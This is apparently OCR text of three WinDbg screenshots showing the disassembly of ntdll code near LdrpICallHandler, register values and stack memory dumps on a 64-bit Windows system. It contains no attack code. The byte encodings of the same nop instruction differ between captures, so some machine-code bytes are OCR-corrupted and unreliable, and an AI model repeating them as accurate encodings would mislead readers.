00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
Registers
Customize...
Reg Value
rax 0
rcx 0
rdx 0
rbx 0
rsp 6416aff910
rbp 0
rsi 0
rdi 0
r8 0
r9 0
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff910 0000006416affa10
00000064`16aff918 0000000000000000
00000064`16aff920 0000006416affa10
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 6666666666666f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
Registers
Customize...
Reg Value
rax 0
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff918
rbp 0
rsi 0
rdi 0
r8 0
r9 0
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff918 0000000000000000
00000064`16aff920 0000006416affa10
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 6666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
Registers
Customize...
Reg Value
rax 0
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff920
rbp 0
rsi 0
rdi 0
r8 0
r9 0
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff920 0000006416affa10
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

